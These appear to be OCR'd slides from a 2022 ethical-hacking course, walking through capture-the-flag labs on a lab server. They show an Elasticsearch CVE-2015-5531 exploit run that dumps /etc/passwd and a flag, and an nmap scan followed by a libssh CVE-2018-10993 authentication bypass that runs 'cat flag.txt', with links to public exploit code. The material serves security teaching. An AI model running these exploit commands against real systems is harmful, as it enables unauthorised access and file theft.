
Laboratory: elastic

Hints:

- **Hint 1:** Elasticsearch < 1.6.1 Arbitrary file read CVE

The main web page exposure the sensitive information about the version of Elasticsearch application.

The main of this scenario is to identify the vulnerability like in the real scenario.



```
{
  "status" : 200,
  "name" : "James Jaspers",
  "version" : {
    "number" : "1.3.4",
    "build_hash" : "a70f3ccb52200f8f2c87e9c370c6597448eb3e45",
    "build_timestamp" : "2014-09-30T09:07:17Z",
    "build_snapshot" : false,
    "lucene_version" : "4.9"
  },
  "tagline" : "You Know, for Search"
}
```

Laboratory: elastic


Try to Find an Exploit

Laboratory: elastic

Exploitdb

Searchable archive from The Exploit Database. https://www.exploit-db.com/

Search for remote oracle exploits for windows:



```
root@kali:~# searchsploit oracle windows remote
 Description                                                              Path
------------------------------------------------------------------------------ ----------
Oracle XDB FTP Service UNLOCK Buffer Overflow Exploit                    | /windows/r
Oracle 9.2.0.1 Universal XDB HTTP Pass Overflow Exploit                  | /windows/r
Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit                | /windows/r
Oracle WebLogic IIS connector JSESSIONID Remote Overflow Exploit         | /windows/r
Oracle Secure Backup Server 10.3.0.1.0 Auth Bypass/RCI Exploit           | /windows/r
```

Installation:


$sudo apt install exploitdb
$sudo apt install libxml2-utils

Dependencies:

libxml2-utils

Laboratory: elastic

$searchsploit elasticsearch



```
└─$ searchsploit elasticsearch
------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ---------------------------------
ElasticSearch - Remote Code Execution                                               | linux/remote/36337.py
ElasticSearch - Remote Code Execution                                               | multiple/webapps/33370.html
ElasticSearch - Search Groovy Sandbox Bypass (Metasploit)                           | java/remote/36415.rb
ElasticSearch 1.6.0 - Arbitrary File Download                                       | linux/webapps/38383.py
ElasticSearch 7.13.3 - Memory disclosure                                            | multiple/webapps/50149.py
ElasticSearch < 1.4.5 / < 1.5.2 - Directory Traversal                               | php/webapps/37054.py
ElasticSearch Dynamic Script - Arbitrary Java Execution (Metasploit)                | java/remote/33588.rb
Elasticsearch ECE 7.13.3 - Anonymous Database Dump                                  | multiple/webapps/50152.py
------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Exploitdb

Laboratory: elastic

The vulnerability present in the current scenario, offers more details about


CVE-2015-5531- Arbitrary file Vulnerability.

Exploit can be found here:

https://github.com/nixawk/labs/blob/master/CVE-2015-5531/exploit.py

Exploitdb

Laboratory: elastic




```
kali@kali: ~/Desktop
┌──(kali㉿kali)-[~/Desktop]
└─$ python exploit_elastic.py http://34.141.12.127:31590 /etc/passwd
(True, 'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin
/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr
/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8
:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/u
ucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologi
n\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/u
sr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-timesync:x:100:103:systemd Time S
ynchronization,,,:/run/systemd:/bin/false\nsystemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:
/bin/false\nsystemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false\nsystemd-bus-proxy:x:103:106
:systemd Bus Proxy,,,:/run/systemd:/bin/false\nmessagebus:x:104:108::/var/run/dbus:/bin/false\nCTF{265b92ed0091f139fdc
d438196426f205fed9b14bce765bafd8344b1d96183e5}\n')
```

CTF{265b92ed0091f139fdcd438196426f205fed9b14bce765bafd8344b1d96183e5}

SSH

- $sudo apt install ssh #install ssh server on Kali OS
- $sudo service ssh start #startup ssh server on Kali OS
- $ssh kali@192.168.1.15 #connect as user kali to the host 192.168.1.15

- $scp [OPTION] [user@]SRC_HOST:]file1 [user@]DEST_HOST:]file2
  #coping files from remote host using encrypted channel



Profile: online_s.tlp (changed)

Server
Host: 192.168.0.147
Port:
[ ] Enable obfuscation

SPN:
[ ] GSS/Kerberos key exchange

Authentication
Username: kali
Initial method: password
[✓] Store encrypted password in profile
Password: ••••
[✓] Enable password over kbdi fallback
Elevation: Default

```
00:17:45.606 Current date: 2021-10-07
00:17:45.606 Bitvise SSH Client 8.49, a fully featured SSH client for Windows.
             Copyright (C) 2000-2021 by Bitvise Limited.
00:17:45.606 Visit www.bitvise.com for latest information about our SSH software.
00:17:45.606 Run 'BvSsh -help' to learn about supported command-line parameters.
00:17:45.606 Cryptographic provider: Windows CNG (x86) with additions
00:17:46.178 Version status: Current
             This is the latest release.
00:17:46.250 Loading last used profile 'C:\Users\Gio Akhalaia\Documents\bitvise\online_s.tlp'.
00:17:46.252 Last used profile loaded successfully.
```

Download Link

File Transfer Using Terminal

SCP Syntax

- $scp [OPTION] [user@]SRC_HOST:]file1 [user@]DEST_HOST:]file2
  #coping files from remote host using encrypted channel


Copy a Local File to a Remote System with the SCP Command

- $scp file.txt remote_username@192.168.0.147:/remote/directory

Copy a File Between Two Remote Systems using the SCP Command

- $scp user1@host1.com:/files/file.txt user2@host2.com:/files

#data will be transferred directly from one remote host to another. You should use -3 option to route traffic from the machine where the command is issued



Laboratory: libssh


Description:

Welcome to the magical world of Adventure of CVE. Explore as much as you can this land of services.

Flag format: CTF{sha256}

Level: Easy

Server: 34.141.12.127:31367



34.141.12.127:31367

This page isn't working right now

34.141.12.127 sent an invalid response.


ERR_INVALID_HTTP_RESPONSE

Hints:

- **Hint 1:** SSH is not so secure

libssh is a multiplatform C library implementing the SSHv2 protocol on client and server side. With libssh, you can remotely execute programs, transfer files, use a secure and transparent tunnel, manage public keys and much more ...

Laboratory: libssh


34.141.12.127:31367


This page isn't working right now

34.141.12.127 sent an invalid response.

ERR_INVALID_HTTP_RESPONSE

Laboratory: libssh

Try Port Scanning using Nmap




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -p 31367 34.141.12.127 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-11 18:00 EDT
Nmap scan report for 127.12.141.34.bc.googleusercontent.com (34.141.12.127)
Host is up (0.068s latency).

PORT      STATE SERVICE VERSION
31367/tcp open  ssh     libssh 0.8.3 (protocol 2.0)
| ssh-hostkey:
|_  2048 20:f0:64:ac:4c:7d:fa:6b:b0:94:c9:f3:52:0d:a5:99 (RSA)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.36 seconds
```

$nmap –sV –sC –p 31367 34.141.12.127 -Pn

Laboratory: libssh

You can use CVE-2018-10993 libSSH authentication bypass exploit



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 libssh.py 34.141.12.127 -p 31367 -c "cd ..;cat flag.txt"

    :: CVE-2018-10993 libSSH authentication bypass exploit.
    Tries to attack vulnerable libSSH libraries by accessing SSH server without prior authentication.
    Mariusz B. / mgeeky '18, <mb@binary-offensive.com>
    v0.1

CTF{754a4874399c6c15f6f12d31bccb438d1d42b540e5cec9c2371a831bb1eabeed}

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

Exploit: https://gist.github.com/mgeeky/a7271536b1d815acfb8060fd8b65bd5d

Thank you for Attention!

contact: _email: gakhalaia@cu.edu.ge_

mob: 598 590158

Web Enumeration

PHPUnit Attack

Giorgi Akhalaia

Tbilisi, 2022

Overview

- Web Enumeration Fundamentals
- Web Fuzzing
- CVE Explanation
- Tools
- Exploit lookup
- Machine: php-unit

For Educational Purposes Only

In either case,
hacking without a customer's
explicit permission and direction
is a crime.

Web Enumeration

Website enumeration involves discovering resources that the web server is using, as well as the underlying technology that the web server is running on.

This information can help you choose more effective vectors to use in an attack, as well as exploit vulnerabilities in specific versions of web server software.

You can use several tools to enumerate websites, including a browser, Nmap, Metasploit, dirbuster, and many more.

Web Fuzzing

Fuzzing:

Fuzz testing or **Fuzzing** is a **Black Box** software testing technique, which basically consists in **finding** implementation **bugs** using malformed/semi-malformed data injection in an **automated** fashion.

The purpose of fuzzing relies on the **assumption that there are bugs within every program**, which are waiting to be discovered. Therefore, a systematic approach should find them sooner or later.

Black Box / White Box Hacking?

CVE

Common Vulnerabilities and Exposures

https://cve.org


CVE stands for Common Vulnerabilities and Exposures.

CVE is a glossary that classifies vulnerabilities.

The glossary analyzes vulnerabilities and then uses the Common Vulnerability Scoring System (CVSS) to evaluate the threat level of a vulnerability.

The CVE glossary is a project dedicated to tracking and cataloging vulnerabilities in consumer software and hardware.

